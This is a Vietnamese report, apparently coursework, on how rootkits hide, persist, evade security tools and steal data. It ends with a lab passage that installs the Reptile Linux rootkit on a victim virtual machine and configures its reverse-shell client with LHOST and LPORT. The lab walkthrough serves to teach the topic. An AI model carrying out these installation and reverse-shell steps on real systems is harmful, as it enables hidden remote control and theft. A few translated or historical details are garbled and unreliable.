Mô-đun Ẩn Tệp và Tiến Trình (File and Process Concealing Module): Ẩn các tệp tin, thư mục, và tiến trình liên quan đến Rootkit để ngăn chúng bị phát hiện.

Mô-đun Tạo Cổng Sau (Backdoor Module): Tạo các cổng sau để kẻ tấn công từ xa có thể truy cập hệ thống mà không được phát hiện.

Mô-đun Thu Thập Thông Tin (Information Gathering Module): Thu thập thông tin về hệ thống, người dùng, và môi trường để hỗ trợ việc thâm nhập và kiểm soát.

Mô-đun Auto-Update: Tự động cập nhật Rootkit với phiên bản mới nhất để tránh bị phát hiện và chống lại các biện pháp bảo mật mới.

Mô-đun Ghi Nhật Ký (Logging Module): Ghi lại các hoạt động trên hệ thống để theo dõi và thu thập thông tin cho mục đích thám tử.

Các thành phần của Rootkit có thể đảm nhận chức năng khác nhau như: ẩn tệp tin, che giấu khóa trong registry, hay thậm chí là tạo môi trường giả mạo. Việc quản lý từng thành phần đòi hỏi sự phức tạp và có thể yêu cầu các kỹ thuật đặc biệt. Khiến cho

Rootkit trở nên phức tạp khi sử dụng nhiều chức năng và thành phần. Sự phức tạp này giúp chúng tăng sức mạnh và đồng thời làm tăng độ khó phát hiện từ các công cụ an ninh và antivirus.

Một số chức năng:

- Chức năng ẩn tệp tin: Sử dụng hook để thay thế một loạt các hàm liên quan đến quản lý hoạt động tương tác lên tệp tin trong hệ thống, sử dụng ADS để lưu trữ dữ liệu.
- Chức năng ẩn kết nối mạng: Sử dụng NDIS và TDI
- Chức năng ẩn khóa trong Registry
- Chức năng ẩn tiến trình, trực tiếp can thiệp vào đối tượng của nhân


(DKOM)

- Chức năng tự động khởi động, khi máy tính khởi động lại, Rootkit cần được nạp lại, cách thường dùng là sử dụng 1 khóa trong registry và ẩn khóa đi lại, tuy nhiên cách này dễ bị phát hiện bởi các chương trình anti-Rootkit, phương pháp khác là can thiệp vào quá trình khởi động, thay đổi các đối tượng tham gia vào quá trình khởi động và chỉnh sửa chương trình boot-loader.

2.8 Cách Thức Hoạt Động


2.8.1 Quá Trình Tấn Công

Bộ công cụ Rootkit được cấy và chôn cho đến khi chúng được kích hoạt bởi kẻ tấn công trong đó người dùng ngây thơ cho phép cài đặt Rootkit, phần mềm Rootkit bao gồm: cướp dữ liệu tài chính, tấn công chống vi rút, ghi nhật ký khóa, đánh cắp mật khẩu và biến nạn nhân thành các botnet dành cho các cuộc tấn công từ chối dịch vụ phân tán DOS/DDOS.




Các cuộc tấn công Rootkits phổ biến, tiêu biểu như:

- + Phishing email campaigns (Email lừa đảo)
- + Malicious executable files (Các tập thực thi độc hại, tài liệu)
- + Fraudulently designed PDF (pdf)
- + Microsoft word documents (MS word được thiết kế gian lận kết nối với các thư mục chia sẻ bị hỏng và cài đặt phần mềm bị nhiễm Rootkit từ các trang web bị nhiễm.



Ví dụ: Rootkit có thể sửa đổi hệ điều hành để thực hiện các hoạt động độc hại như: ẩn tệp phần mềm độc hại khỏi người dùng khi họ xem các tệp trong một thư mục.

.Sơ đồ hoạt động trước khi bị Rootkit tấn công:




Đa phần các tập tin và thư mục nằm trên ổ cứng và được điều khiển bằng hệ điều hành. Để xem được các tệp đó thì phải thông qua các chức năng của hệ điều hành để có được thông tin của nó. Và đây là kết quả trả về cho người dùng khi chưa bị nhiễm

Rootkit:


```

Directory of C:\WINNT\APPS
01-09-10  13:34    <DIR>          .
01-09-10  13:34    <DIR>          ..
24-07-02  15:00             82,944 CLOCK.AVI
24-07-02  15:00             17,062 Coffee Bean.bmp
24-07-02  15:00              80 EXPLORER.SCF
24-07-08  15:00          256,192 mal_code.exe
22-08-04  01:00          373,744 PTDOS.EXE
21-02-04  01:00              766 PTDOS.ICO
19-06-03  15:05          73,488 regedit.exe
24-07-02  15:00          35,600 TASKMAN.EXE
14-10-02  17:23          126,976 UNINST32.EXE
          9 File(s)          966,852 bytes
          2 Dir(s) 13,852,132,800 bytes free
  
```


Đây là cách mà Rootkit ẩn phần mềm độc hại khỏi người dùng:



Sơ đồ bị nhiễm Rootkit:



Kết quả trả về khi trong đó file độc hại: mal_code.exe

```

Directory of C:\WINNT\APPS
01-09-10  13:29    <DIR>      .
01-09-10  13:29    <DIR>      ..
24-07-02  15:00           82,944 CLOCK.AVI
24-07-02  15:00          17,062 Coffee Bean.bmp
24-07-02  15:00             80 EXPLORER.SCF
22-08-04  01:00        373,744 PTDOS.EXE
21-02-04  01:00           766 PTDOS.ICO
19-06-03  15:05        73,488 regedit.exe
24-07-02  15:00        35,600 TASKMAN.EXE
14-10-02  17:23       126,976 UNINST32.EXE

            8 File(s)          710,660 bytes
            2 Dir(s) 13,853,472,768 bytes free
  
```


2.8.2 Ẩn nấp và giữ sự ổn định

Kỹ thuật ẩn nấp (Cloaking):

- Rootkit có thể thay đổi thuộc tính và thông tin liên quan đến tệp tin và thư mục để che giấu sự tồn tại của nó.
- Thay đổi mã nguồn của Rootkit một cách tự động để tránh phát hiện dựa trên chữ ký.
- Rootkit thường che giấu bản thân bằng cách sử dụng tên quá trình giống với các quá trình hợp lệ trong hệ thống.
- Thực hiện các biện pháp để phát hiện và ngăn chặn các công cụ quét malware từ việc phân tích Rootkit.

Giữ sự ổn định:

- Rootkit có thể sử dụng kỹ thuật hooking để can thiệp vào các hàm hệ thống và thay đổi hoặc ẩn thông tin mà không làm ảnh hưởng đến sự ổn định của hệ thống.
- Rootkit thường kiểm soát quy trình và dịch vụ của hệ thống để đảm bảo sự ổn định của nó và tránh sự phát hiện.
- Kernel-mode Rootkit có thể thay đổi kernel để duy trì sự kiểm soát và ổn định mà không bị phát hiện.
- Ngăn chặn và phản đối bất kỳ biện pháp phòng ngừa nào mà hệ thống có thể thực hiện để ngăn chặn Rootkit.

2.8.3 Tương tác với hệ thống

Rootkit tương tác với hệ thống để duy trì kiểm soát và thực hiện các hoạt động độc hại:

- Ngăn chặn và phản đối các phần mềm an ninh và antivirus từ việc phát hiện và loại bỏ nó.
- Tạo cổng sau để tái tạo quyền kiểm soát từ xa.
- Lấy thông tin nhạy cảm từ hệ thống mà không bị phát hiện.
- Tương tác với các thành phố trong mạng botnet để thực hiện cuộc tấn công lớn hơn.

2.9 Kết quả từ cuộc tấn công Rootkit

Rootkit sau khi xâm nhập được vào máy tính của bạn nó bắt đầu lây nhiễm các phần mềm độc hại vào mạng hoặc hệ thống máy tính, ví dụ như: virus, phần mềm quảng cáo, ransomware trojan, phần mềm gián điệp và các chương trình độc hại khác,... dẫn đến sự suy giảm chức năng của thiết bị hoặc hệ thống máy.

Dữ liệu, bị chiếm quyền sẽ điều khiển các tập tin bộ công cụ gốc có quyền truy cập vào thiết bị hệ thống hoặc mạng bằng các khai thác cửa sau, điều này có thể xảy ra trong quá trình đăng nhập hoặc do lỗi an toàn hoặc lỗi phần mềm hệ điều hành, khi bên trong Rootkit có thể chạy phần mềm lấy hoặc xóa các tập tin mà không cần sự cho phép người dùng.

Rootkit thường sử dụng “Keylogger” để ghi lại các thao tác gõ phím mà người dùng không biết trong các trường hợp khác, những Rootkit này gửi email lừa đảo mà khi mở cài đặt Rootkit, sẽ trích xuất thông tin nhạy cảm và nhận dạng các nạn nhân trong cả hai trường hợp, bao gồm:

- Credit card details (Chi tiết thẻ tín dụng)
- Banking credentials (Thông tin xác thực ngân hàng)
- Data sold via dark web (Dữ liệu bị lấy bán cho tội phạm mạng thông qua web đen)

Dưới đây là các hành động khi bị Rootkit xâm nhập:

- Lấy được thông tin nhạy cảm:
 - Rootkit có thể xâm nhập vào mạng, hệ thống thiết bị và cài đặt phần mềm độc hại tìm kiếm dữ liệu bí mật và riêng tư.
 - Để kiểm tra dữ liệu đó hoặc chuyển nó cho bên trái phép.
 - Ghi nhật ký khóa phần mềm quảng cáo quét màn hình, cửa sổ phần mềm gián điệp và bot.
- Cấu hình lại hệ thống:
 - Sửa đổi các tham số cấu hình, một khi nó đã có quyền truy cập vào hệ thống mạng nó có thể chuyển sang chế độ ẩn khiến các công cụ bảo mật thông tin thường khó xác định nó hơn.
 - Duy trì trạng thái hiện diện liên tục khiến việc loại bỏ chúng trở nên khó khăn hoặc không thể tưởng tượng được ngay cả sau khi khởi động lại hệ thống.
 - Cấp cho kẻ tấn công quyền truy cập liên tục hoặc sửa đổi các đặc quyền, ủy quyền bảo mật dễ dàng truy cập hơn. Hệ thống vì chúng cung cấp cho hacker quyền truy cập hoàn toàn và không được thừa nhận vào hệ thống.

2.10 Sự phát triển của Rootkit

Rootkit ngày càng phát triển và đang vượt qua các công cụ an toàn hệ thống như tường lửa và IDS. IDS được chia làm hai dạng chính là Network-based(NDIS) và

Host-based (HDIS). HDIS có khả năng phát hiện Rootkit bởi vì nó sử dụng công nghệ bên trong nhân hệ thống và theo dõi toàn bộ hệ điều hành. Có thể coi HDIS như một chương trình anti-Rootkit vì nó theo dõi và phát hiện các hoạt động bất thường trên máy tính.



Rootkit sử dụng cả hướng chủ động và hướng bị động để vượt qua HDIS và tường lửa.

- Hướng chủ động can thiệp vào nhân hệ điều hành để ngăn chặn DIS và các chương trình phát hiện Rootkit.
- Hướng bị động tác động chủ yếu trong quá trình lưu trữ dữ liệu, tăng khả năng che dấu của Rootkit, thường thông qua việc mã hóa dữ liệu và lưu trữ trong các khu vực như Alternate Data Streams (ADS).

Rootkit đã phát triển từ các chương trình đơn giản đến việc được cài đặt và phát triển dưới dạng một trình điều khiển thiết bị. Tương lai tới đây chúng ta sẽ thấy Rootkit có thể tiến xa hơn bằng cách thay đổi và cài đặt vào Microcode của vi xử lý hoặc tồn tại trên Microchip của máy tính. Việc sử dụng bộ nhớ flash và EEPROM cho việc ghi Rootkit giúp nó ẩn nấp và khó phát hiện hơn nhưng bù lại chỉ tồn tại trên một mục tiêu cụ thể do phụ thuộc vào một phần cứng xác định.

Cùng điếm qua một số ví dụ về sự phát triển của Rootkit nổi tiếng nhất trong lịch sử, một số do tin tặc tạo ra và một số khác được các tập đoàn lớn tạo ra và sử dụng một cách đáng ngạc nhiên.



(Hình ảnh: lịch sử Rootkit)


Mốc thời gian	Chi tiết quá trình
1990	Lane Davis và Steven Dake tạo ra Rootkit đầu tiên được biết đến tại Sun Microsystems cho hệ điều hành SunOS Uni
1999	Greg Hoglund xuất bản một bài báo mô tả việc tạo ra một Trojan có tên NTRootkit , Rootkit đầu tiên dành cho Windows. Đây là một ví dụ về virus Rootkit hoạt động ở chế độ kernel.
2003	Rootkit HackerDefender ở chế độ người dùng xuất hiện cho Windows 2000 và Windows XP. Sự xuất hiện của HackerDefender đã gây ra một trò chơi mèo vờn chuột giữa nó và công cụ chống Rootkit RootkitRevealer.
2004	Một Rootkit được sử dụng để nghe lén hơn 100 điện thoại di động trên mạng Vodafone Hy Lạp, bao gồm cả điện thoại được thủ tướng nước này sử dụng, trong một cuộc tấn công được biết đến với tên gọi Greek Watergate .
2005	Sony BMG vướng phải một vụ bê bối lớn sau khi phân phối đĩa CD cài đặt Rootkit như một công cụ chống vi phạm bản quyền — mà không có sự

	đồng ý trước của người tiêu dùng.
2008	Bộ khởi động TDL-4, sau đó được gọi là TDL-1 , tiếp nhiên liệu cho Trojan Alureon khét tiếng , được sử dụng để tạo và duy trì các mạng botnet .
2009	Rootkit Machiavelli chứng minh khái niệm nhắm vào macOS (khi đó được gọi là Mac OS X), chứng minh rằng máy Mac cũng dễ bị phần mềm độc hại như Rootkit tấn công.
2010	Sâu Stuxnet , được cho là do Mỹ và Israel đồng phát triển, đã sử dụng Rootkit để che giấu sự hiện diện của nó khi nhắm mục tiêu vào chương trình hạt nhân của Iran.
2012	Phần mềm độc hại mô-đun 20 MB có tên Flame - tương đối lớn vì nhiều phần mềm độc hại có dung lượng dưới 1 MB - tàn phá cơ sở hạ tầng ở Trung Đông và Bắc Phi.
2018	LoJax là Rootkit đầu tiên lây nhiễm UEFI của máy tính , phân sụn điều khiển bo mạch chủ, cho phép LoJax tồn tại sau khi cài đặt lại hệ điều hành.
2019	Cuộc tấn công Rootkit gần đây này xuất phát từ Scranos , một Rootkit đánh cắp mật khẩu và chi tiết thanh toán được lưu trữ trong trình duyệt của bạn. Và đáng chú ý là nó biến máy tính của bạn thành một clickfarm để bí mật tạo doanh thu video và người đăng ký YouTube.

Chương 3: Thực Nghiệm Về Tấn Công Rootkit

3.1 Giới thiệu về Reptile – Rootkit

Đây là một loại Rootkit mã nguồn mở dành riêng cho hệ điều hành Linux và được công bố trên GitHub. Chúng có khả năng che giấu chính bản thân chúng hoặc các phần mềm độc hại khác. Chúng thường nhắm vào các tệp tin, quy trình và giao tiếp mạng để che giấu sự tồn tại của chính chúng. Reptile không chỉ cung cấp khả năng che giấu mà còn cung cấp một reverse shell, cho phép kẻ tấn công dễ dàng kiểm soát hệ thống.



Hình ảnh: Cấu trúc của Reptile - Rootkit

3.1.1 Cấu trúc của Reptile

Reptile – Rootkit bao gồm một kernel module và các tệp tin, thư mục, nội dung tệp tin, quy trình và giao tiếp mạng khác để che giấu chúng.

Reptile sử dụng phương pháp Port Knocking, trong đó malware mở một cổng cụ thể trên hệ thống bị nhiễm và chờ đợi. Khi kẻ tấn công gửi một Magic Packet (gói ma thuật) đến hệ thống bằng nhiều giao thức khác nhau như: TCP, UDP hoặc ICMP.

Trong gói ma thuật này mang dữ liệu quan trọng, bao gồm địa chỉ máy chủ ra lệnh và kiểm soát (C&C) của kẻ tấn công.

Sau khi nhận được gói tin, Rootkit bắt đầu xử lý gói đó và trích xuất ra địa chỉ máy chủ (C&C) được sử dụng để thiết lập kết nối với máy chủ điều khiển và điều khiển ngược.

3.1.2 Cách thức hoạt động của Reptile

Reptile sử dụng trình tải và công cụ giải mã gọi là: Kmatryoshka để giải mã Rootkit và tải kernel module của Rootkit đó vào bộ nhớ của máy tính của mình.

Sau khi hoạt động, Rootkit mở một cổng được chỉ định trên hệ thống bị nhiễm, đóng vai trò như một cổng gateway cho việc giao tiếp từ kẻ tấn công.

Dựa trên thông tin nhận được trong Magic Packet, Rootkit thiết lập một kết nối reverse shell với máy chủ điều khiển.

Ngoài ra, Rootkit còn sử dụng công cụ móc nối chức năng nhân Linux có tên KHOOK để thực thi các hoạt động của chúng.

3.2 Cấu hình

Thiết lập môi trường:

Tên máy ảo: ubuntu-18.04.1-desktop-amd64

Sử dụng tool: Reptile\Rootkit

Loại máy	Kernel	Tên giả lập
Attack	4.15.0-29-generic	ubuntu-18.04.1-desktop-amd64
Victim	4.15.0-29-generic	ubuntu-18.04.1-desktop-amd64

3.2.1 Các bước thực hiện

IP Máy server:

```
vu@ubuntu: ~  
File Edit View Search Terminal Help  
vu@ubuntu:~$ ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.174.192 netmask 255.255.255.0 broadcast  
    t 192.168.174.255  
    inet6 fe80::f59c:7197:c5b1:6c93 prefixlen 64 scopeid  
    d 0x20<link>  
        ether 00:0c:29:c9:b4:c9 txqueuelen 1000 (Ethernet)  
        RX packets 1246 bytes 837135 (837.1 KB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX packets 868 bytes 102222 (102.2 KB)  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisi  
ons 0  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 424 bytes 31775 (31.7 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 424 bytes 31775 (31.7 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisi  
ons 0  
vu@ubuntu:~$
```

IP Máy Client:

```
vu@ubuntu: ~  
File Edit View Search Terminal Help  
vu@ubuntu:~$ ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.174.193 netmask 255.255.255.0 broadcast  
    t 192.168.174.255  
    inet6 fe80::81d3:5d92:5999:db69 prefixlen 64 scopeid  
    d 0x20<link>  
        ether 00:0c:29:66:a6:32 txqueuelen 1000 (Ethernet)  
        RX packets 1211 bytes 840894 (840.8 KB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX packets 874 bytes 104076 (104.0 KB)  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisi  
ons 0  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 429 bytes 34399 (34.3 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 429 bytes 34399 (34.3 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisi  
ons 0  
vu@ubuntu:~$
```

Ping thông hai máy với nhau:

```
ons 0
vu@ubuntu:~$ ping 192.168.174.193
PING 192.168.174.193 (192.168.174.193) 56(84) bytes of data.
64 bytes from 192.168.174.193: icmp_seq=1 ttl=64 time=4.49 ms
64 bytes from 192.168.174.193: icmp_seq=2 ttl=64 time=2.73 ms
^C
--- 192.168.174.193 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 2.736/3.617/4.498/0.881 ms
vu@ubuntu:~$
```

Tiến hành cài đặt Reptile\Rootkit vào máy client

```
root@ubuntu: /home/vu/Reptile
File Edit View Search Terminal Help
-generic'
Makefile:976: "Cannot use CONFIG_STACK_VALIDATION=y, please t
install libelf-dev, libelf-devel or elfutils-libelf-devel"
CC [M] /home/vu/Reptile/output/kmatryoshka.o
LD [M] /home/vu/Reptile/output/reptile.o
Building modules, stage 2.
MODPOST 1 modules
CC /home/vu/Reptile/output/reptile.mod.o
LD [M] /home/vu/Reptile/output/reptile.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-29-
generic'
CC /home/vu/Reptile/output/reptile
root@ubuntu:/home/vu/Reptile# make install

*** DONE! ***

UNINSTALL:

/reptile/reptile_cmd show
rmmod reptile_module
rm -rf /reptile /lib/udev/rules.d/77-reptile.rules /lib/udev/
reptile

root@ubuntu:/home/vu/Reptile#
```


Set cấu hình để truy cập vào máy nạn nhân từ máy attack:

```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
TOKEN Token to trigger the
shell


reptile-client> set LHOST 192.168.174.192
[*] LHOST -> 192.168.174.192
reptile-client> set LPORT 80
[*] LPORT -> 80
